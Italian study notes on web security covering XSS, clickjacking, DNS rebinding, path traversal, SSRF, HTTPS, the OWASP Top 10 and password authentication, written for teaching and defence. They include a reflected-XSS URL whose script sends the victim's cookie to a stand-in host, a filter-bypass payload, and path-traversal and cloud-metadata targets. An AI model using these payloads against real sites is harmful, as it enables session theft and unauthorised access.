- **Mostrava il messaggio "Samy is my hero" sul profilo degli utenti**: Il codice modificava il profilo degli utenti per visualizzare questo messaggio.
- **Infezione a catena**: Il programma veniva automaticamente installato sul profilo dell'utente infetto, così che ogni nuovo visitatore del profilo si infettava a sua volta.

Impatto: In sole 20 ore, Samy è passato da avere 73 amici su MySpace a oltre 1.000.000 di amici. L'attacco è stato così diffuso e devastante che ha costretto MySpace a chiudere per un intero weekend per risolvere il problema.

<u>REFLECTED XSS ATTACK</u>
Nel Reflected XSS, lo script iniettato viene **immediatamente riflesso** al client come parte della risposta http: il codice malevolo viene inviato al browser dell'utente attraverso una richiesta HTTP, come ad esempio una *barra di ricerca o un modulo di commento.* Questo avviene spesso tramite URL manipolati che includono script dannosi. Un esempio classico è un URL di phishing che induce l'utente a cliccare su un link contenente codice JavaScript malevolo, che viene eseguito con i privilegi della pagina legittima. In generale, qualunque cosa abbia un'**eco** (riflette, cioè, ciò che ha inserito l'utente) rappresenta una **minaccia**.

Fasi dell'Attacco:

1. L'attaccante convince l'utente a inviare un URL a bank.com che contiene del codice JavaScript incorporato. Questo può avvenire tramite un link che l'utente clicca, ad esempio, in una email di phishing o in un sito web malevolo.
2. Il server di bank.com, ricevendo la richiesta, include l'input dell'utente (che contiene il codice JavaScript) nella risposta HTML senza una corretta sanificazione. Questo fa sì che lo script venga riflesso e rispedito al browser dell'utente.
3. Il browser dell'utente esegue lo script ricevuto credendo che provenga dal server di bank.com, conferendo allo script malevolo gli stessi privilegi degli script legittimi del sito.



Target: L'obiettivo è un utente che utilizza un browser con JavaScript abilitato e che accede a un servizio web vulnerabile, in cui parti dell'input ricevuto vengono incluse nell'output HTML generato dal server.
Obiettivo dell'Attaccante: Eseguire uno script nel browser dell'utente con gli stessi privilegi degli script legittimi del server.
Strumenti dell'Attaccante:

- **URL Specialmente Creato:** L'attaccante induce l'utente a cliccare su un URL creato appositamente che contiene codice JavaScript malevolo.
- **Server per Ricevere Informazioni Rubate:** Facoltativamente, l'attaccante può configurare un server per ricevere informazioni sottratte, come cookie o dati sensibili.

Trucco Chiave: Il server non garantisce che l'output non contenga script incorporati e non autorizzati, permettendo così l'esecuzione del codice malevolo nel contesto di bank.com.

Esempio di Attacco Reflected XSS:

- **URL Malevolo:** L'attaccante potrebbe generare un URL come il seguente:

http://victim.com/search.php?term=<script>window.open("http://bad.com/steal?c="+document.cookie)</script>

- **Risposta del Server:** Quando l'utente invia la richiesta al server di victim.com, il server riflette l'input senza adeguata sanificazione:

```
<html>
  <title> Search results </title>
  <body>
    Results for <script>window.open("http://bad.com/steal?c="+document.cookie)</script>:...
  </body>
</html>
```

- **Esecuzione dello Script:** Il browser esegue lo script come se fosse stato inviato da victim.com, permettendo all'attaccante di rubare informazioni sensibili, come i cookie dell'utente.

MITIGAZIONE DEGLI ATTACCHI CROSS-SITE SCRIPTING (XSS)

1. **Sanificazione con Filtri/Escape:**
   Rimuovere tutte le porzioni eseguibili dei contenuti forniti dall'utente che verranno visualizzati nelle pagine HTML.
   Ad esempio, cercare e rimuovere tag come <script> ... </script> o <javascript> ... </javascript> dai contenuti forniti.
   Implementazione: Questa operazione viene spesso eseguita all'interno di framework web (es. WordPress).

   Problema: I malintenzionati possono essere molto inventivi e trovare nuovi modi per introdurre JavaScript, ad esempio utilizzando tag CSS o dati codificati in XML:
   Esempio: ...
   Esempio: <XML ID=I><X><C><![CDATA[<IMG SRC="javascript:alert('XSS');">]]></C></X></XML>
   Sfida: Alcuni browser possono essere "troppo utili" interpretando HTML non valido in modo non sicuro. Un esempio celebre è il worm *Samy su MySpace*, che ha sfruttato una vulnerabilità di Internet Explorer che automaticamente formattava insieme due tag , dando così la possibilità di dividere lo script JavaScript su due righe, aggirando i filtri di MySpace.

2. **Whitelisting:**
   Invece di tentare di sanificare l'input, si assicura che l'applicazione convalidi tutti gli elementi (header, cookie, query string, campi dei form, campi nascosti) per mezzo di una specifica rigorosa di ciò che dovrebbe essere consentito.
   Esempio: Invece di supportare l'intero linguaggio di markup dei documenti, si utilizza un sottoinsieme semplice e ristretto.

3. **HTTP-Only Cookies:**
   Un server può indicare al browser che il JavaScript lato client non dovrebbe poter accedere a un cookie, aggiungendo il token "HttpOnly" a un valore di risposta HTTP "Set-Cookie".
   Limitazione: Questa è solo una difesa parziale, poiché l'attaccante può comunque inviare richieste che contengono i cookie di un utente (come negli attacchi CSRF).

4. **Content Security Policy (CSP):**
   Consente a un server web di indicare al browser quali tipi di risorse possono essere caricati e le origini consentite per tali risorse.
   Implementazione: Il server specifica uno o più header del tipo "Content-Security-Policy".
   Esempio: Content-Security-Policy: default-src 'self' *.mydomain.com consente solo il caricamento di contenuti dal dominio della pagina e dai suoi sottodomini.
   Dettagli: Si possono specificare politiche separate per immagini, script, frame, plugin, ecc.

XSS vs CSRF

- **Attacchi CSRF:** Sfruttano la fiducia che il sito web legittimo ha nei dati inviati dal browser dell'utente. L'attaccante cerca di controllare cosa invia il browser dell'utente al sito web.
- **Attacchi XSS:** Sfruttano la fiducia che il browser dell'utente ha nei dati inviati dal sito web legittimo. L'attaccante cerca di controllare cosa invia il sito web al browser dell'utente.

CLICKJACKING

I browser **trattano i clic degli utenti come aventi piena autorità**. È vitale che gli utenti comprendano le conseguenze dei loro clic.
Il clickjacking consiste nel **reindirizzare**, senza l'consapevolezza dell'utente, i **clic effettuati su un oggetto** (ad esempio un link) **verso un altro oggetto diverso da quello materialmente cliccato**. Questo comportamento viene eseguito grazie a caratteristiche apparentemente innocue di HTML, che consentono alle pagine web di compiere azioni non previste.
In pratica, l'aggressore crea un contenitore nascosto (ad esempio un iframe) che contiene un oggetto apparentemente innocuo (ad esempio un link), ma in realtà collegato a un sito web malintenzionato. Quando l'utente clicca sull'oggetto apparentemente innocuo, il suo clic viene reindirizzato al sito web malintenzionato, senza che egli ne sia a conoscenza.

Inoltre, gli utenti sono fanno molto affidamento ai **visual cues**, cioè elementi grafici o visivi che forniscono informazioni, aiutando l'utente a comprendere o navigare un ambiente/un'interfaccia. Dunque, la disposizione della pagina deve chiarire le conseguenze dei clic.
Difesa: Evitare che le pagine siano caricate in IFRAME.

DNS REBINDING ATTACK

Il DNS Rebinding è un attacco che sfrutta il modo in cui i browser web interagiscono con il DNS per ottenere accesso non autorizzato a risorse della rete interna. Per mezzo della risoluzione DNS l'attaccante è in grado di superare le restrizioni della Same-Origin Policy.
Questo attacco sfrutta il fatto che la **sicurezza di SOP dipende dall'integrità del DNS.**
Funzionamento dell'attacco:

1. L'attaccante registra un nome di dominio (ad esempio, *attacker.com*) e configura un server DNS per rispondere alle query relative al dominio.
2. Un utente visita il sito web *attacker.com*, ad esempio cliccando su una pubblicità.
3. Il server DNS dell'attaccante risponde con una pagina malevola definita da lui stesso. Il record nella risposta DNS è **configurato con TTL molto breve**, per evitare che venga memorizzato nella cache, costringendo il browser a effettuare una **nuova risoluzione DNS per ogni richiesta**.
4. L'attaccante riassegna rapidamente *attacker.com* a un nuovo indirizzo IP corrispondente a *victim.com*.
5. Poco dopo, la pagina malevola dell'attaccante effettua una richiesta a *attacker.com*. Il browser, seguendo la politica della stessa origine (SOP), verificherà nuovamente il record DNS (perché il record precedente è scaduto) e vedrà che *attacker.com* ora punta all'indirizzo IP di *victim.com*.
6. Quando la pagina malevola tenta di accedere a *attacker.com* (ora riassegnato), il browser accetta l'operazione perché l'origine sembrerebbe ancora essere *attacker.com*. Tuttavia, la richiesta viene inoltrata al vero server di *victim.com*. Adesso l'attaccante può inviare richieste al server *victim.com* e gli saranno forniti tutti i dati.

FILE DISCLOSURE

È l'abilità di prelevare dati importanti da un server per mezzo di *leak*. Non è un attacco, è il **risultato di un attacco**.
I file obiettivo sono, ad esempio:

- **File di configurazione**: contenenti potenzialmente delle informazioni critiche, come configurazione del db o tomcat;
- **File sorgente**: per alcune aziende, il codice sorgente è il prodotto stesso. Ma, più importante, il sorgente dà informazioni essenziali per scovare vulnerabilità nell'applicazione web.

In generale, qualunque cosa lavori con i file li espone a potenziali leak. A volte questi file sono accessibili pubblicamente: è il caso di *metadati dei db* o *directory .git*

PATH TRAVERSAL

È un tipo di *attacco* informatico che consente all'attaccante *di accedere a file e cartelle esterne alla directory pubblica* di un web server, violando la sicurezza del sistema. Questo attacco si verifica quando un'applicazione web non valuta correttamente l'input dell'utente, consentendo di utilizzare caratteri speciali come ../ o \ per "salire" nella directory padre e accedere a file e cartelle protetti. Esistono diverse tipologie di path traversal:

Type of injection	*Input*
PLAIN: consente di accedere pressocché a qualunque file semplicemente inserendone il path in $input. Nei sistemi Unix un path utile è /etc/password poiché è accessibile a tutti gli utenti.	open($input)
APPENDED: è il più comune e consente di accedere pressocché a qualunque file semplicemente iniettando '../../../...' fino ad arrivare alla *root directory*.	open('/foobar' + $input)
PREPENDED: è leggermente più complesso dei precedenti dal momento che richiede che il *target abbia una specifica estensione o file*.	open($input + '/foobar')
APPENDED + PREPENDED	open('/foo'+$input+'/bar)


MITIGARE PATH TRAVERSAL

- **Blacklisting**: rifiuta caratteri speciali o pattern che ricordano un input malevolo;
- **Chroots**: limita un processo o un'applicazione all'interno di una specifica porzione del file system, così da bloccare l'attaccante se anche dovesse essere in grado di bypassare i sistemi di sicurezza;

Spesso questi due meccanismi sono *usati insieme*.

SERVER-SIDE REQUEST FORGERY (SSFR)

Server-Side Request Forgery (SSRF) è un tipo di attacco informatico che consente a un utente malintenzionato di influire sulla connessione di rete di un server, facendogli eseguire richieste HTTP verso indirizzi IP interni o esterni, apparentemente validi, ma in realtà controllati dall'attaccante.



In un normale scenario, un server web riceve richieste HTTP da clients (ad esempio, browser) e le elabora per fornire risposte appropriate.
Tuttavia, in un caso di SSRF, l'attaccante riesce a convincere il server di eseguire richieste HTTP verso indirizzi IP diversi da quelli previsti, come ad esempio **indirizzi IP interni** della rete dell'azienda, permettendo all'attaccante di accedere a risorse protette o anche **indirizzi IP esterni**, come ad esempio siti web o servizi di terze parti, consentendo all'attaccante di eseguire azioni non autorizzate.
L'attacco SSRF **si verifica quando un server web non controlla adeguatamente le richieste HTTP ricevute**, accedendo a risorse remote senza prima controllarne la validità.

Inoltre, se la web app vulnerabile si trova su **cloud**, l'attacco diventa ancora più interessante dal momento che i sistemi distribuiti fanno uso di *URL speciali* in cui sono contenute *informazioni critiche*. Ad esempio, AWS mantiene i metadati delle proprie API (riguardanti credenziali di sicurezza) all'indirizzo IP 169.254.169.254.

DIFESA: è in realtà molto difficile difendersi da questo tipo di attacco. Una soluzione potrebbe essere far uso di **whitelisting** oppure far sì che le richieste vengano inoltrate solo da un **host isolato** da tutti gli altri nella rete interna.

PERCHE' NON RIDEFINIRE IL MODELLO DI SICUREZZA WEB DA ZERO?

I problemi sono molteplici:

- Retrocompatibilità;
- Non si può essere sicuri che il nuovo modello sia esaustivo né che sia ugualmente comodo da usare per l'utente in confronto a quelli già in uso;
- Qualunque modello di sicurezza è destinato ad evolvere;

Ad ogni modo, alcune idee potrebbero essere:

- *Separare totalmente i cookie di autenticazione* da tutti gli altri;
- Tutte le richieste dovrebbero specificare *l'origine e le credenziali utente* da usare;
- Non mischiare *HTML e Js*;
- *Access Control Policy* a grana fine;
- *Visual Clarity* su ciò che l'utente sta per cliccare;

HTTPS

La sicurezza delle comunicazioni su Internet è cruciale, specialmente quando si tratta di proteggere i dati sensibili degli utenti. HTTPS (HyperText Transfer Protocol Secure) è il protocollo utilizzato per garantire che i dati trasmessi tra il client e il server non siano intercettati o alterati durante il trasferimento. Tuttavia, ci sono sei principali questioni di sicurezza da affrontare:

1. Come garantire che i dati non vengano intercettati o alterati sulla rete?

Per proteggere i dati durante il trasferimento, viene utilizzato il **Transport Layer Security (TLS)**, che fornisce crittografia, integrità dei dati e autenticazione tra il client e il server. Esistono diverse opzioni per lo scambio di chiavi, l'autenticazione, la crittografia simmetrica e l'integrità dei messaggi:

- **Scambio di chiavi:** RSA, Diffie-Hellman, PSK.
- **Autenticazione:** RSA, DSA, ECDSA.
- **Crittografia simmetrica:** AES, Triple DES, RC4.
- **Integrità dei messaggi:** HMAC-MD5, HMAC-SHA.

Dopo lo scambio delle chiavi, entrambe le parti (client e server) condividono le chiavi necessarie per la crittografia e l'integrità dei dati, utilizzando il messaggio **"change cypher spec"** per passare alla crittografia simmetrica. Da quel momento, tutte le comunicazioni vengono cifrate e verificate.

2. Come garantire che stiamo parlando con il server giusto?

Per verificare che il server con cui stiamo comunicando sia autentico, si utilizza un certificato emesso da una **Certification Authority (CA)**. Il certificato contiene la chiave pubblica del server e una firma digitale della CA, che conferma che la chiave pubblica appartiene effettivamente a quel server.

- Il client deve fidarsi della CA per poter accettare il certificato.
- Il certificato garantisce che il server sia autentico e non un'interfaccia di un attaccante.

3. Cosa succede se un avversario manomette i record DNS?

La buona notizia è che la sicurezza di HTTPS *non dipende dai record DNS*. Anche se un attaccante modifica i record DNS per indirizzare l'utente verso un server malevolo, il server malevolo non sarà in grado di fornire il corretto certificato e la chiave privata associata, rendendo evidente l'attacco.

4. Come garantire che il lato client Javascript non possa essere usato per sovvertire la sicurezza?
La SOP assicura che solo le risorse provenienti dalla stessa origine (incluso lo stesso protocollo, dominio e porta) possano interagire tra loro. Questo significa che una pagina servita tramite **http://** non può interferire con una pagina servita tramite **https://**. Ciò impedisce che JavaScript proveniente da una pagina non sicura possa influenzare o accedere ai dati di una pagina sicura. Resta comunque il fatto che l'attaccante potrebbe aver *modificato una paginna https://*.

5. Come garantire che le credenziali dell'utente non vengano inviate al server sbagliato?
I **certificati del server** aiutano i client a differenziare tra server legittimi e server potenzialmente dannosi. Inoltre, i cookie possono essere marcati con un flag **"Secure"**, il che significa che possono essere inviati solo in richieste HTTPS, garantendo che non vengano esposti su connessioni non sicure.

6. Come proteggere gli utenti che inseriscono direttamente le credenziali?
Il **lucchetto** visibile nel browser indica all'utente che sta interagendo con un sito HTTPS sicuro. Inoltre, il browser dovrebbe indicare chiaramente il nome del sito presente nel certificato, permettendo all'utente di verificare che stia effettivamente interagendo con il sito desiderato.

Cosa può andare storto?
Nonostante tutte le misure di sicurezza, ci sono alcuni punti critici che potrebbero essere sfruttati:

1. **Crittografia:** Anche se generalmente affidabile, ci sono stati attacchi side-channel che hanno sfruttato vulnerabilità nella crittografia. Ad ogni modo, la crittografia è raramente il punto più debole di un sistema. Al contrario, la maggior parte delle vulnerabilità si trova in altre parti del sistema, come la gestione dei certificati o la configurazione del server.
2. **Autenticazione del server:** La sicurezza dipende dalla validità dei certificati. Le CA stesse possono essere compromesse. La sicurezza delle CA dipende dal loro punto più debole. I certificati possono essere revocati, ma l'utente può scegliere di ignorare gli avvisi di *certificato non valido* (i certificati, infatti, hanno una **data di scadenza**). Di fatto, alcune CA pubblicano periodicamente le **Certificate Revocation List** (CRL), delle liste di certificati revocati che l'utente deve scaricare. Alternativamente, si può chiedere alla CA di verificare la validità di un certificato per mezzo dell'**Online Certificate Status Protocol (OCSP)**;
3. **Contenuti misti:** La combinazione di contenuti HTTP e HTTPS può esporre il sito a vulnerabilità. Questo può accadere quando una pagina HTTPS include risorse come script JavaScript, fogli di stile CSS o immagini caricate tramite HTTP non sicuro. Se un avversario riesce a manomettere queste risorse HTTP, potrebbe ottenere il controllo della pagina, specialmente se si tratta di script JavaScript o codice Flash, che hanno il potere di manipolare il comportamento della pagina. È fondamentale che tutti i contenuti di una pagina sicura vengano serviti tramite HTTPS per evitare questo tipo di vulnerabilità.
4. **Protezione dei cookie:** I cookie possono essere esposti o rubati se non correttamente protetti. Ad esempio, se un sito non utilizza il flag **Secure** sui cookie, questi possono essere trasmessi tramite connessioni HTTP non sicure, esponendo i dati al rischio di intercettazione. Anche se l'utente accede sempre al sito tramite HTTPS, un avversario potrebbe reindirizzare il traffico verso una versione HTTP del sito, provocando la perdita del cookie.
5. **Inserimento diretto delle credenziali:** Gli utenti potrebbero essere ingannati e inviare le loro credenziali a siti fraudolenti. Le cause principali di vulnerabilità sono dovute, ad esempio, a sviluppatori web commettono l'errore di posizionare moduli di login su pagine HTTP non sicure, anche se il modulo invia le credenziali tramite HTTPS o il fatto che molti utenti dimenticano di effettuare il logout, lasciando la sessione aperta e vulnerabile ad attacchi.

MOZILLA WEB SECURITY

Mozilla promuove una serie di best practices per la sicurezza del web. Per ognuna di esse indica:

- *Security Benefit*, da basso a massimo;
- *Implementation Difficulty*, da basso a massimo;
- *Requirements*, obbligatorio, raccomandato, etc…;

Tra le linee guida che rientrano nei livelli alti/massimi di security benefit ci sono:
1. Utilizzare HTTPS per tutte le comunicazioni e disabilitare HTTP sugli endpoint API
2. Caricare risorse tramite protocolli che utilizzano TLS
5. Impostare tutti i cookie con il flag Secure o CSRF tokenization;

OWASP Top 10

È un progetto di web application security. L'OWASP Top 10 è una **classifica dei principali rischi nelle applicazioni web** aggiornata ogni 3-4 anni.

Questi rischi sono valutati *lavorando sul campo*, per mezzo di **data collection** facenti riferimento a:

- *Common Weakness Enumeration* (CWE): registro di tipi di vulnerabilità software sviluppati da una community;
- *Common Vulnerabilities and Exposures* (CVE): Metodi di riferimento per vulnerabilità note, spesso mappati alle CWE nel *National Vulnerability Database* (NVD)*;*
- *Common Vulnerability Scoring System* (CVSS): standard per la valutazione della gravità delle vulnerabilità. Ha come lato negativo il fatto di essere rilasciate troppo tardi;

I fattori considerati per ogni categoria di rischio sono:

- *CWEs Mapped*: numero di CVE mappate ad una categoria;
- *Incidence Rate:* percentuale di applicazioni vulnerabili ad una specifica CWE;
- *Weighted Exploit*
- *Weighted Impact*
- *Coverage*: percentuale di applicazioni testate contro una specifica CWE;
- *Total Occurrences*: numero totale di applicazioni che hanno trovato una CWE;
- *Total CVEs*: numero totale di CVE nel NVD che sono mappate ad una CWE in una categoria;

Classifica aggiornata al 2021:

1. **Broken Access Control**→ Mancata implementazione di controlli di accesso, permettendo agli utenti di accedere a risorse non autorizzate. Ad esempio, violando il principio del privilegio minimo o non controllando i diritti di accesso a seguito di modifiche dell'URL (*www.example.com/admin* non controllato sui ruoli);

2. **Cryptographic Failures**→ Utilizzo di algoritmi crittografici insicuri, funzioni hash deprecate, chiavi ripetute, password in chiaro, casualità troppo bassa, side-channels sfruttabili o mancato controllo sul CA del server;

3. **Injection (es. SQL Injection)**→ campi di input non validati/sanificati, query ottenute per concatenazione dell'input e non come oggetti sintattici a sé stanti o utilizzo di framework insicuri;

4. **Insecure Design**→ rischi relativi a falle di design o di architettura. Nasce dal mancato utilizzo di sistemi sicuri già esistenti a favore di sistemi auto-sviluppati, insicuri. Un esempio è dato dalla presenza di *domande di recupero delle credenziali* in caso di password dimenticata (sono deprecate!). O, anche, una mancata *business risk profiling*, un approccio sistematico e strutturato volto a identificare e valutare i rischi che un'organizzazione affronta nelle sue operazioni, strategie e obiettivi; implica l'analisi delle potenziali minacce, vulnerabilità e opportunità che potrebbero influenzare l'azienda, classificandole in base alla loro probabilità, impatto e potenziali conseguenze.
   Un design insicuro *non può essere risolto solo da una perfetta implementazione*.

5. **Security Misconfiguration**→ Configurazioni di sicurezza deboli o errate che permettono accessi non autorizzati o l'esposizione di dati sensibili. Sono causate, ad esempio, da feature installate ma non necessarie, account con password di default non cambiate o stampa dello stack trace degli errori;

6. **Vulnerable and Outdated Components**→ Uso di librerie o componenti con vulnerabilità note senza patch, che possono essere facilmente sfruttate da attaccanti. Ciò è dovuto alla mancata conoscenza delle versioni usate, utilizzo di software datati, mancato controllo sull'upgrade di framework o librerie, assenza di analisi regolare delle nuove vulnerabilità o assenza di testing sulla compatibilità delle nuove versioni con le vecchie. Esempi di scenari di attacco comprendono applicazioni in cui i componenti hanno gli stessi privilegi dell'applicazione stessa;

7. **Identification and Authentication Failures**→ rischio presente in tutti i sistemi che non effettuano controlli sul numero di tentativi della password (brute force, il *sistema diventa l'oracolo* per indovinare la password) o che permettono l'utilizzo di password deboli/ben note, o anche sistemi che espongono/riutilizzano i session id, salvano dati sensibili in chiaro/hashing debole, mettono a disposizione le domande di recupero password e non implementano autenticazione multi-fattore.

8. **Software and Data Integrity Failures**→ Categoria legata a codici e infrastrutture che non proteggono contro violazione dell'integrità. Molte applicazioni/firmware si basano su funzionalità o plugin che spesso si aggiornano automaticamente senza i dovuti controlli sull'integrità dell'aggiornamento.
9. **Security Logging and Monitoring Failures**→ Mancanza di sistemi adeguati di logging e monitoraggio, rendendo difficile la rilevazione e la risposta agli incidenti di sicurezza. Si presenta in tutti i casi in cui il log è assente, incompleto, lento o installato solo localmente. Inoltre, molti sistemi di log *non rilevano penetration testing* o *attacchi real-time*.
10. **Server-Side Request Forgery**→ una web application recupera una risorsa remota senza validare l'URL fornito dall'utente. Problema legato alla mancata segmentazione della rete interna, esposizione di dati sensibili o metadati memorizzati in uno specifico endpoint (cloud);

USER AUTHENTICATION

Molti sistemi di sicurezza si basano su un meccanismo di autenticazione dell'utente. È molto semplice sbagliare gli aspetti tecnici ma in questo caso la sicurezza non è solo un problema tecnico: l'utente può autosabotarsi scegliendo password facili ma potrebbero esserci problematiche relative al modo in cui il sistema tratta la password.

In generale, una **guardia** (*reference monitor*) si occupa di verificare che l'utente che ha inoltrato la richiesta abbia i privilegi per accedere alla risorsa.
Ad ogni modo, l'utente raramente inoltra direttamente una richiesta, solitamente essa è inoltrata in maniera indiretta per mezzo di una macchina client o app server. Queste *entità intermedie* fanno le veci dell'utente e sono rappresentate da ***intermediate Principles***. Ovviamente, questo meccanismo presuppone una certa fiducia verso queste entità terze.

L'autenticazione si articola in tre passi:

1. **Fase di Identificazione**: In questa fase, l'utente presenta un identificatore al server, come un nome utente o un ID. Questo identificatore è generalmente **unico** ma **non segreto**. Ad esempio, l'impronta digitale, pur essendo unica, non è un'informazione segreta. L'identificazione serve a indicare chi sta cercando di accedere al sistema.
2. **Fase di Verifica**: Dopo l'identificazione, l'utente deve dimostrare la propria identità attraverso la presentazione o la generazione di informazioni di autenticazione, come una password, un PIN o dati biometrici. Questo passaggio è cruciale per provare il legame tra l'identità dichiarata e l'utente che sta effettivamente cercando di accedere al sistema. Questa fase rappresenta la **prima linea di difesa** contro l'accesso non autorizzato.
3. **Fase di Recupero**: in caso di perdita della password, il sistema deve garantire la possibilità di recuperare le credenziali. Spesso è un problema sottovalutato.

MEZZI DI AUTENTICAZIONE

I metodi di autenticazione possono essere suddivisi in quattro categorie principali, basate su ciò che l'utente:

1. **Conosce**: ad esempio, password, PIN, risposte a domande di sicurezza.
2. **Possiede**: come un token, una smart card o una chiave fisica.
3. **È**: rappresentato da biometria statica, come impronte digitali, retina, riconoscimento facciale.
4. **Fa**: che include biometria dinamica, come il pattern vocale, la firma scritta a mano o il ritmo di digitazione.

AUTENTICAZIONE BASATA SU PASSWORD

La password è il metodo di autenticazione più diffuso. Essa è una ***sequenza di bit condivisa tra l'utente e il server***. Il processo di autenticazione avviene generalmente come segue:

1. Il server memorizza inizialmente il nome utente e la password dell'utente.
2. L'utente invia al server il proprio nome utente e password.
3. Se i dati coincidono con quelli memorizzati, l'utente viene autenticato con successo.

ATTACCHI ALLE PASSWORD

Le password sono vulnerabili a vari tipi di attacchi:

- **Attacco a un Account Specifico**: L'attaccante tenta di indovinare la password di un account specifico. Contromisure includono limitare il numero di tentativi (detto ***throttling***) e inserire timeouts.
- **Attacco con Password Popolari**: L'attaccante prova password comuni su molti account diversi. La mitigazione può avvenire controllando la selezione delle password e bloccando i computer che effettuano troppi tentativi falliti.
- **Indovinare la Password di un Singolo Utente**: L'attaccante raccoglie informazioni sull'utente per indovinare la password. Misure di mitigazione includono la formazione degli utenti sulla scelta delle password.
- **Hijacking del Computer**: L'attaccante ottiene accesso a un computer su cui l'utente è già loggato. Una buona misura di sicurezza è l'auto-logout dopo un periodo di inattività.

VULNERABILITA' DELLE PASSWORD

Le password sono soggette a varie vulnerabilità, spesso dovute a errori umani:

- **Errori degli Utenti**: Gli utenti possono scrivere le password, condividerle o essere ingannati nel rivelarle. Per mitigare questi rischi, è importante educare gli utenti e combinare le password con altri metodi di autenticazione.
- **Uso Multiplo delle Password**: Gli utenti tendono a riutilizzare le stesse password su diversi sistemi, facilitando il lavoro degli attaccanti una volta scoperta una password. La mitigazione include il controllo delle password su più account.
- **Monitoraggio Elettronico**: Gli attaccanti possono intercettare password durante la loro trasmissione sulla rete. La cifratura delle comunicazioni è essenziale per prevenire questo tipo di attacco.

FORZA DELLE PASSWORD

La forza di una password si misura principalmente tramite **entropia**, che rappresenta la quantità di informazioni casuali contenute in una password. Tuttavia, le password create dagli utenti tendono a non essere completamente casuali, con una distribuzione molto concentrata sulle password più comuni.

Strategie di Mitigazione:

- **Educazione degli Utenti**: Informare gli utenti sull'importanza di scegliere password difficili da indovinare.
- **Generazione di Password da Parte del Computer**: Creare password casuali o pronunciabili, anche se queste sono spesso mal accettate dagli utenti.
- **Verifica Proattiva delle Password**: Informare gli utenti della forza delle password al momento della creazione.
- **Verifica Reattiva delle Password**: Controllare regolarmente la forza delle password e informare gli utenti se la loro password è debole.

Al contrario, un approccio di mitigazione sbagliato consiste nell'**imporre limitazioni sul contenuto** e non sulla lunghezza della password (A-z, caratteri speciali): è stato infatti dimostrato che questi vincoli *aggiungono poca entropia e sono difficili da ricordare* per l'utente. Piuttosto, è preferibile usare qualcosa che solo l'utente conosce, che quindi ricorda, e che nessun altro può conoscere.

LINEE GUIDA DEL NIST (2017)

Le linee guida del NIST suggeriscono di *favorire l'utente nelle politiche delle password* e di *spostare il peso della sicurezza sul sistema di verifica*. Le principali raccomandazioni includono:

- Lunghezza minima delle password di 8 caratteri, con un massimo di 64 o più.
- Controllo delle password contro un elenco di password comuni.
- Nessuna combinazione innaturale di caratteri speciali.
- Nessun suggerimento o domanda per il recupero delle password.
- Nessuna scadenza obbligatoria delle password.
- Permettere tutti i caratteri ASCII stampabili e accettare tutti i caratteri UNICODE, incluse le emoji.
- Non utilizzare SMS per l'autenticazione multi-fattore, preferendo applicazioni dedicate.

STRUMENTI DI VALUTAZIONE DELLE PASSWORD

Esistono vari strumenti per valutare la robustezza delle password:

- **John the Ripper:** è un software libero per la decrittazione forzata delle password, utilizzato per valutare la robustezza delle password e identificare debolezze. Utilizza diverse tecniche per violare le password, tra cui *attacco a forza bruta, attacco a dizionario e decifratura di hash*.
- **Data-Driven Password Meter**: è un sistema avanzato che aiuta gli utenti a scegliere password più sicure. A differenza dei tradizionali metri di password, che spesso si limitano a categorizzare le password come deboli, medie o forti, questo sistema utilizza *21 diverse euristiche per calcolare un punteggio di "indovinabilità*". Ogni euristica è associata a un requisito di robustezza e, se il requisito non è soddisfatto, genera un *feedback specifico* per l'utente. Le euristiche sono ordinate per priorità, privilegiando quelle legate agli attacchi di guessing delle password.
- **Password Manager**: il password manager impone password con *entropia elevata*, le *memorizza* e *compila i campi* necessari nei siti web memorizzati. L'unica richiesta fatta all'utente è una password **verso il PM**. Questo meccanismo è sicuro fintanto che il **Password Manager è sicuro**.

MEMORIZZAZIONE DELLE PASSWORD

È cruciale gestire correttamente la conservazione delle password per prevenire accessi non autorizzati:

1. ***In chiaro***→ Questo approccio è estremamente vulnerabile: chiunque accede al db, accede alla password; ciò può essere fatto sia dagli amministratori del db (*insider attack*) che da esterni (*outsider attack*);
2. ***Crittografate***→ quando l'utente immette la password, questa viene cifrata con una chiave del server, il quale controlla che siano uguali. Problema: la chiave è memorizzata nel server, che può essere attaccato;
3. ***Hashing***→ viene memorizzata non la password, ma il suo hash. Il server verifica solo che il valore hash della password immessa coincida con quello sul db. È **più robusto** dal momento che un attaccante, se anche acquisisse accesso al db, vedrebbe solo i valori hash.
   Ad ogni modo, esistono **brute force attacks** contro le *hashed password*. Sebbene sia, in teoria, un attacco *molto lento,* è possibile velocizzare questo calcolo: basta usare dei db di valori hash **pre-calcolati** sulla base di password comuni e note. Le **GPU** sono particolarmente adatte per il calcolo dei valori hash.
4. ***Uso del Salt*** (*realisticamente usato oggi*)→ Per migliorare la sicurezza delle password hashed, viene aggiunto un valore casuale chiamato "salt" (stringa di *n*-bit causale) alla password prima di eseguire l'hashing. Questo aumenta significativamente la difficoltà di eseguire attacchi di forza bruta su larga scala. Inoltre, il salt **può essere memorizzato in chiaro** perché lo sforzo che deve compiere l'avversario è comunque elevato;

AUTENTICAZIONE A DUE FATTORI

L'autenticazione a due fattori (2FA) è un **metodo di autenticazione che richiede all'utente di fornire due diversi tipi di informazioni per accedere a un sistema, applicazione o servizio online**. Questo approccio è più sicuro rispetto all'autenticazione basata su una sola password, poiché è più difficile per un attaccante ottenere entrambi i tipi di informazioni necessarie. Ne esistono di diversi tipi:

1. Autenticazione per mezzo di **SMS**: Il server memorizza il numero di telefono dell'utente. È facile da usare e non dipende dalla sicurezza del server. Tuttavia, la *rete è insicura ed è necessario che ci sia campo.* Inoltre, è vulnerabile al *phishing;*
